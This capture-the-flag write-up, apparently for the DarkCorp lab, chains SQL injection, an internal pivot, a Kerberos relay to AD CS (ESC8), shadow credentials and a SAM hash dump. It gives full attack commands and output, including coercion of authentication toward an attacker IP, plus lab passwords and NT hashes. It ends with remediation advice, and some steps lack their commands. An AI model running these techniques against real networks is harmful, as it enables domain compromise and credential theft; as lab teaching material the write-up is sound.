

A quick test shows it is vulnerable to SQL Injection and it is a Postgresql database.

We can go ahead and dump the database contents and get the password hashes of all users.
We discover a new user (ebelford), but none of the hashes are crackable. We can also try to read files on the server using the pg_read_file system function of Postgres.

We just need to figure out some interesting files to read. Postgresql 15 usually stores its log files at /var/log/postgresql/postgresql-15-main.log. While this log had nothing interesting in it, I started looking at the old log file instead and found some interesting stuff.
After connecting via SSH, we can look for intersting files in the /var/www directory. The below script will search for some common configuration files with interesting keywords:
After executing the query, we receive a shell as the postgres user. Enumerating further, we find backups in the /var/backups/postgres folder of the dripmail database. It is encrypted with GPG, but we can try to decrypt it with the same database password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
postgres@drip:/var/backups/postgres$ ls -la ls -la total 12 drwx------ 2 postgres postgres 4096 Feb 16 06:08 . drwxr-xr-x 3 root root 4096 Feb 16 05:36 .. -rw-r--r-- 1 postgres postgres 1784 Feb 5 12:52 dev-dripmail.old.sql.gpg
Next we do a ping sweep on this host to find two more servers on the internal network.
1 2 3 4
ebelford@drip:~$ for i in $(seq 254); do ping 172.16.20.${i} -c1 -W1 & done | grep from 64 bytes from 172.16.20.3: icmp_seq=1 ttl=64 time=0.049 ms 64 bytes from 172.16.20.2: icmp_seq=1 ttl=128 time=2.07 ms 64 bytes from 172.16.20.1: icmp_seq=1 ttl=128 time=6.35 ms
We are on 172.16.20.3 and we can guess the 172.16.20.1 is the Domain Controller. We now use Ligolo-ng to pivot into the internal network.
$ scp agent ebelford@drip.htb:/home/ebelford $ sudo ip tuntap add user $USER mode tun ligolo $ sudo ip linkset ligolo up $ sudo ip route add 172.16.20.0/24 dev ligolo

After our pivot we are able to reach 172.16.20.2 (add WEB-01 to /etc/hosts) and only two ports are open (80 and 5000). Port 80 is a default IIS page, but on port 5000 we have a Basic Auth login prompt where we can login with Victor’s credentials.

This is a real time monitoring dashboard for various servers and databases in the network. Only WEB-01 is operational and intercepting the request with BurpSuite shows that it uses NTLM in the authorization header.
DC-01 Enumeration
The DC has both port 80 and 443 open. When doing a quick dirsearch on port 443, it reveals that the AD CS web enrollment endpoint is reachable.
The output reveals that the Domain Controller is vulnerable to PetitPotam. Also WEB-01 shows the same result, with an additional PrinterBug vulnerability.
The article Relaying kerberos over SMB using krbrelayx discusses a method to relay Kerberos authentication over SMB, a technique previously considered impossible. This approach leverages the CredMarshalTargetInfo function to manipulate Service Principal Names (SPNs), enabling attackers to redirect authentication requests to a malicious server. By registering a specifically crafted DNS record, an attacker can coerce a client into requesting a Kerberos ticket for a legitimate service but connecting tot the attacker’s server instead. This method an be used to relay authentication to services like ADCS, potentially allowing unauthorized access or privilege escalation within a target network.
In kerberos the CredMarshalTargetInfo function plays a crucial role in the Kerberos authentication process. It serializes credential target information into a specific format, which is then appended to SPNs. This serialization ensures that when a client requests access to a service, the authentication system accurately identifies and processes the target service’s credentials.
The idea here is to perform a Kerberos relay attack on the ADCS web enrollment endpoint. This allows us to request a certificate for the WEB-01$ machine account (a.k.a. ESC8).
!!!info This is possible since LDAP signing is disabled on the domain controller. !!!
First we need to add a marshaled DNS entry using ntlmrelayx.
1 2 3 4 5 6 7 8 9 10 11 12 13 14
$ sudo ntlmrelayx.py -t "ldaps://172.16.20.1" --no-smb-server --no-dump --no-da --no-acl --no-validate-privs --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 10.10.14.11 [*] Servers started, waiting for connections [*] HTTPD(80): Client requested path: / [-] HTTPD(80): Exception in HTTP request handler: cannot access local variable 'token'where it is not associated with a value [*] HTTPD(80): Client requested path: / [*] HTTPD(80): Client requested path: / [*] HTTPD(80): Connection from 10.10.11.54 controlled, attacking target ldaps://172.16.20.1 [*] HTTPD(80): Client requested path: / [*] HTTPD(80): Authenticating against ldaps://172.16.20.1 as DARKCORP/SVC_ACC SUCCEED [*] Assuming relayed user has privileges to escalate a user via ACL attack [*] Checking if domain already has a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` DNS record [*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` record! [*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `10.10.14.11` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb` [*] Added `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA`. DONT FORGET TO CLEANUP (set `dNSTombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
Next we let Victor coerce an NTLM authentication to us. We should get the response as shown above.
1
$ curl 'http://172.16.20.2:5000/status' -X POST --json '{"protocol":"http","host":"web-01.darkcorp.htb","port":"@10.10.14.11:80"}' -u 'victor.r:victor1gustavo@#' --ntlm
Next we kill our ntlmrelayx session and start krbrelayx to relay the request from the WEB-01$ machine account to us. With PetitPotam we provoke WEB-01$ to reachout to our marshalled DNS host and provoke the authentication in order to relay it to the certificate server (DC-01).
$ sudo python3 krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs -v 'WEB-01$' --interface-ip 10.10.14.11 [*] Protocol Client SMB loaded.. [*] Protocol Client LDAPS loaded.. [*] Protocol Client LDAP loaded.. [*] Protocol Client HTTPS loaded.. [*] Protocol Client HTTP loaded.. [*] Running in attack mode to single host [*] Running in kerberos relay mode because no credentials were specified. [*] Setting up SMB Server [*] Setting up HTTP Server on port 80 [*] Setting up DNS Server
[*] Servers started, waiting for connections [*] SMBD: Received connection from 10.10.11.54 [*] HTTP server returned status code 200, treating as a successful login [*] SMBD: Received connection from 10.10.11.54 [*] HTTP server returned status code 200, treating as a successful login [*] Generating CSR... [*] CSR generated! [*] Getting certificate... [*] GOT CERTIFICATE! ID 5 [*] Writing PKCS#12 certificate to ./WEB-01$.pfx [*] Certificate successfully written to file [*] Skipping user WEB-01$ since attack was already performed
In the output, we see that we got a certificate WEB-01$.pfx back. Let’s use this certificate to get the NTLM hash of the machine account.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
$ gettgtpkinit.py -cert-pfx 'WEB-01$.pfx''darkcorp.htb/web-01$' WEB-01.ccache 2025-02-15 19:06:46,012 minikerberos INFO Loading certificate and key from file INFO:minikerberos:Loading certificate and key from file 2025-02-15 19:06:46,269 minikerberos INFO Requesting TGT INFO:minikerberos:Requesting TGT 2025-02-15 19:06:46,402 minikerberos INFO AS-REP encryption key (you might need this later): INFO:minikerberos:AS-REP encryption key (you might need this later): 2025-02-15 19:06:46,402 minikerberos INFO 70973acab739bebbb5bd7c22d23bbe4e31a1e1ecc7c3ca1797e5618ae3c87d96 INFO:minikerberos:70973acab739bebbb5bd7c22d23bbe4e31a1e1ecc7c3ca1797e5618ae3c87d96 2025-02-15 19:06:46,405 minikerberos INFO Saved TGT to file INFO:minikerberos:Saved TGT to file
$ KRB5CCNAME=WEB-01.ccache python ~/Tools/Python/PKINITtools/getnthash.py -key 70973acab739bebbb5bd7c22d23bbe4e31a1e1ecc7c3ca1797e5618ae3c87d96 'darkcorp.htb/WEB-01$' Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache [*] Requesting ticket to self with PAC Recovered NT Hash 8f33c7fc7ff515c1f358e488fbb8b675
Now it’s time to forge a Silver Ticket. For a Silver Ticket we need several elements:
Domain Name
Domain SID
Username to Impersonate
Machine Account (service) FQDN and hash
The only thing we are missing is the Domain SID, which we can get via NetExec.
From Bloodhound we don’t see any interesting permissions. Since we have administrator access on WEB-01, we can try to extract more information from the host.
For this we use DonPAPI, a post-exploitation tool to extract and decrypt credentials stored by Windows Data Protection API (DPAPI). It helps attackers or security researchers to recover saved passwords, browser credentials, RDP sessions, and private keys from compromised Windows machines.
We can use this account to make shadow credentials for angela.w.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
$ certipy shadow auto -u 'john.w@darkcorp.htb' -p 'Pack_Beneath_Solid9!' -account angela.w Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'angela.w' [*] Generating certificate [*] Certificate generated [*] Generating Key Credential [*] Key Credential generated with DeviceID '9bcf898b-5a82-a51f-7808-b271995065c5' [*] Adding Key Credential with device ID '9bcf898b-5a82-a51f-7808-b271995065c5' to the Key Credentials for'angela.w' [*] Successfully added Key Credential with device ID '9bcf898b-5a82-a51f-7808-b271995065c5' to the Key Credentials for'angela.w' [*] Authenticating as 'angela.w' with the certificate [*] Using principal: angela.w@darkcorp.htb [*] Trying to get TGT... [*] Got TGT [*] Saved credential cache to 'angela.w.ccache' [*] Trying to retrieve NT hashfor'angela.w' [*] Restoring the old Key Credentials for'angela.w' [*] Successfully restored the old Key Credentials for'angela.w' [*] NT hashfor'angela.w': 957246c8137069bca672dc6aa0af7c7a
After getting root on web-01, we can abuse the UserPrincipalName to login to the linux box as admin. Essentially, in Linux it uses either the SAMAccountName or the UPN to login. When we create a ticket and specify the NT_ENTERPRISE it is going to use the UPN so we can bypass a unique constraint over the UPN (since the SAMAccountName is fixed).
We set angela.w‘s UPN to angela.w.adm using bloodyAD and solicit a new TGT of principal type NT_ENTERPRISE.
[*] Service RemoteRegistry is in stopped state [*] Starting service RemoteRegistry [*] Target system bootKey: 0xe7c8f385f342172c7b0267fe4f3cbbd6 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash) Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19a1ccf2d14c13e8b64cde0f::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: [-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information. [*] Dumping cached domain logon information (domain/username:hash)
The following critical vulnerabilities were identified:
Vulnerability
CVSS
Impact
Roundcube XSS
9.8
Email content disclosure, account takeover
PostgreSQL SQLi
9.0
Database access, credential theft
AD CS ESC8
8.8
Domain privilege escalation
UPN Manipulation
7.5
Linux system compromise
Recommendations
Web Application Security
Upgrade Roundcube to patched version
Implement WAF with XSS protection
Regular security assessments
Database Security
Implement prepared statements
Restrict file system access
Regular audit of database permissions
Active Directory Hardening
Enable LDAP signing
Review certificate template security
Implement proper network segmentation
Conclusion
The DarkCorp assessment revealed multiple critical vulnerabilities that, when chained together, allowed complete domain compromise. The hybrid nature of the environment - combining Linux and Windows infrastructure - presented unique attack vectors that could have been mitigated through proper security controls and regular assessments.